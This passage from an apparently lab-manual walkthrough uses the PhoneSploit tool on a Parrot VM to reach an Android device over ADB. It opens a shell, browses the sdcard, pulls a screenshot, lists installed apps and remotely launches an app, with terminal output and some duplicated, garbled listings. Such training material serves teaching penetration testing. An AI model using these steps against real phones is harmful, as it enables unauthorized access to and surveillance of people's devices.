config         init.superuser.rc  nonplat_service_contexts storage
d              init.usb.configfs.rc    oem
data           init.usb.rc    plat_file_contexts      sys
default.prop   init.zygote32.rc   plat_hwservice_contexts ueventd.android_x86_64.rc
dev            init.zygote64_32.rc  plat_property_contexts ueventd.rc
etc            lib           plat_seapp_contexts    vendor
fstab.android_x86_64 mnt       plat_service_contexts vndservice_contexts
x86_64:/ $ cd sdcards
x86_64:/sdcard $ ls
Alarms  Android  DCIM  Download  Movies  Music  Notifications  Pictures  Podcasts  Ringtones
x86_64:/sdcard $
```

20. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
21. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.
Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.



The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The window has a dark theme with green text on a black background. The terminal session starts with the command "phonesploit (main menu) > 4", followed by "[*]Enter a device name." and the IP address "10.10.1.14". The user then runs "x86_64:/ \$ pwd" to show the root directory, and "x86_64:/ \$ ls" to list various system files and directories. The "ls" command output is as follows:

acct	init.superuser.rc	plat_property_contexts
bugreports	init.usb.configfs.rc	plat_seapp_contexts
cache	init.usb.rc	plat_service_contexts
charger	init.zygote32.rc	proc
config	init.zygote64_32.rc	sbin
d	lib	sdcard
data	mnt	sepolicy
default.prop	nonplat_file_contexts	storage
dev	nonplat_hwservice_contexts	sys
etc	nonplat_property_contexts	system
fstab.android_x86_64	nonplat_seapp_contexts	ueventd.android_x86_64.rc
init	nonplat_service_contexts	ueventd.rc
init.android_x86_64.rc	oem	vendor
init.environ.rc	plat_file_contexts	vndservice_contexts
init.rc	plat_hwservice_contexts	

Next, the user navigates to the SD card directory with "x86_64:/ \$ cd sdcard" and lists its contents with "x86_64:/sdcard \$ ls". The output shows standard Android media folders like Alarms, DCIM, Movies, Notifications, Podcasts, Android, Download, Music, Pictures, and Ringtones. Finally, the user moves to the "Download" folder with "x86_64:/sdcard \$ cd Download" and lists its contents with "x86_64:/sdcard/Download \$ ls", where they find the "images.jpeg" file.

22. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.

23. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
24. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
25. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.

The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The terminal output is as follows:


```
cache          init.usb.rc      plat_service_contexts
charger       init.zygote32.rc  proc
config        init.zygote64_32.rc sbin
d             lib
data          mnt
default.prop  nonplat_file_contexts
dev           nonplat_hwservice_contexts
etc           nonplat_property_contexts
fstab.android_x86_64  nonplat_seapp_contexts
init          nonplat_service_contexts
init.android_x86_64.rc  oem
init.environ.rc   plat_file_contexts
init.rc        plat_hwservice_contexts

x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms  DCIM    Movies  Notifications  Podcasts
Android Download Music Pictures     Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $ exit
phonesploit(main menu) > 7

[*]Enter a device name.
->phonesploit(screenshot) > 10.10.1.14

[*]Enter where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main menu) >
```


26. Click **Places** in the top section of the **Desktop**; then, from the context menu, click **Desktop**.
27. You should see the downloaded screenshot of the targeted Android device (**screen.png**). Double-click it if you wish to view the screenshot.



28. Close the **Desktop** window and switch back to the **Terminal** window.

29. At the **main_menu** prompt, type **14** and press **Enter** to choose **List all apps on a phone**.
30. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
31. The result appears, displaying the installed apps on the target Android device, as shown in the screenshot.

Note: Using this information, you can use other PhoneSploit options to either launch or uninstall any of the installed apps.



The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The terminal displays the following command and its output:

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[+]ENTER where you would like the screenshot to be saved.
->phonesploit(screenshot) > /home/attacker/Desktop
/sdcard/screen.png: 1 file pulled. 5.0 MB/s (19618 bytes in 0.004s)
phonesploit(main menu) > 14

[+]Enter a device name.
->phonesploit(package manager) > 10.10.1.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-4YihZPYRJ_19TS1hhE6kvg==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zerolab.util.tscal
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
[+]Enter a device name.
->phonesploit(package manager) > 10.10.1.14
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/system/app/RSSReader/RSSReader.apk=com.example.android.rssreader
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/AnalyticsService/AnalyticsService.apk=org.android_x86.analytics
package:/data/app/com.google.android.googlequicksearchbox-4YihZPYRJ_19TS1hhE6kvg==/base.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/priv-app/WallpaperCropper/WallpaperCropper.apk=com.android.wallpapercropper
package:/system/priv-app/TSCalibration2/TSCalibration2.apk=org.zerolab.util.tscal
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/app/CompanionDeviceManager/CompanionDeviceManager.apk=com.android.companiondevicemanager
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/priv-app/DefaultContainerService/DefaultContainerService.apk=com.android.defcontainer
```

32. Now, at the **main_menu** prompt, type **15** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Note: Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.

33. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

34. To launch the calculator app, type **com.android.calculator2** and press **Enter**.

The screenshot shows a terminal window titled "python3 phonesploit.py - Parrot Terminal". The terminal output is as follows:

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
package:/system/priv-app/ContactsProvider/ContactsProvider.apk=com.android.providers.contacts
package:/system/app/CaptivePortalLogin/CaptivePortalLogin.apk=com.android.captiveportallogin
phonesploit(main menu) > 15
[*]Enter a device name.
->phonesploit(app_run) > 10.10.1.14
[+]Enter a package name. They look like this --> com.snapchat.android
->phonesploit(app_run) > com.android.calculator2
bash arg: -p
bash arg: com.android.calculator2
bash arg: -v
bash arg: 500
args: [-p, com.android.calculator2, -v, 500]
arg: "-p"
arg: "com.android.calculator2"
arg: "-v"
arg: "500"
data="com.android.calculator2"
:Monkey: seed=1650595962195 count=500
:AllowPackage: com.android.calculator2
:IncludeCategory: android.intent.category.LAUNCHER
:IncludeCategory: android.intent.category.MONKEY
// Event percentages:
// 0: 15.0%
// 1: 10.0%
// 2: 2.0%
// 3: 15.0%
// 4: -0.0%
// 5: -0.0%
```

35. After launching the calculator app on the target Android device, switch to the **Android** machine.

36. You will see that the calculator app is running, and that random values have been entered, as shown in the screenshot.

Note: The entered values might differ in your lab environment.



37. Switch back to the **Parrot Security** virtual machine. In the **Terminal** window, type **p** and press **Enter** to navigate to additional PhoneSploit options on the **Next Page**.
38. The result appears, displaying additional PhoneSploit options, as shown in the screenshot.
39. At the **main_menu** prompt, type **18** and press **Enter** to choose **Show Mac/Inet** information for the target Android device.
40. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
41. The result appears, displaying the Mac/Inet information of the target Android device.

```
python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
:Sending Trackball (ACTION_MOVE): 0:(-4.0,3.0)
:Sending Trackball (ACTION_MOVE): 0:(-5.0,-2.0)
:Sending Touch (ACTION_DOWN): 0:(933.0,206.0)
:Sending Touch (ACTION_UP): 0:(932.59546,211.19917)
:Sending Touch (ACTION_DOWN): 0:(629.0,265.0)
:Sending Touch (ACTION_UP): 0:(631.9405,250.54803)
    // Rejecting start of Intent { act=android.speech.action.WEB_SEARCH cmp=com.google.android.googlequicksearchbox/.SearchActivity } in package com.google.android.googlequicksearchbox
:Sending Touch (ACTION_DOWN): 0:(603.0,450.0)
:Sending Touch (ACTION_UP): 0:(616.8699,467.9604)
:Sending Touch (ACTION_DOWN): 0:(1044.0,636.0)
:Sending Touch (ACTION_UP): 0:(1045.2139,631.2166)
:Sending Trackball (ACTION_MOVE): 0:(-1.0,-3.0)
Events injected: 500
:Sending rotation degree=0, persist=false
:Dropped: keys=0 pointers=0 trackballs=0 flips=0 rotations=0
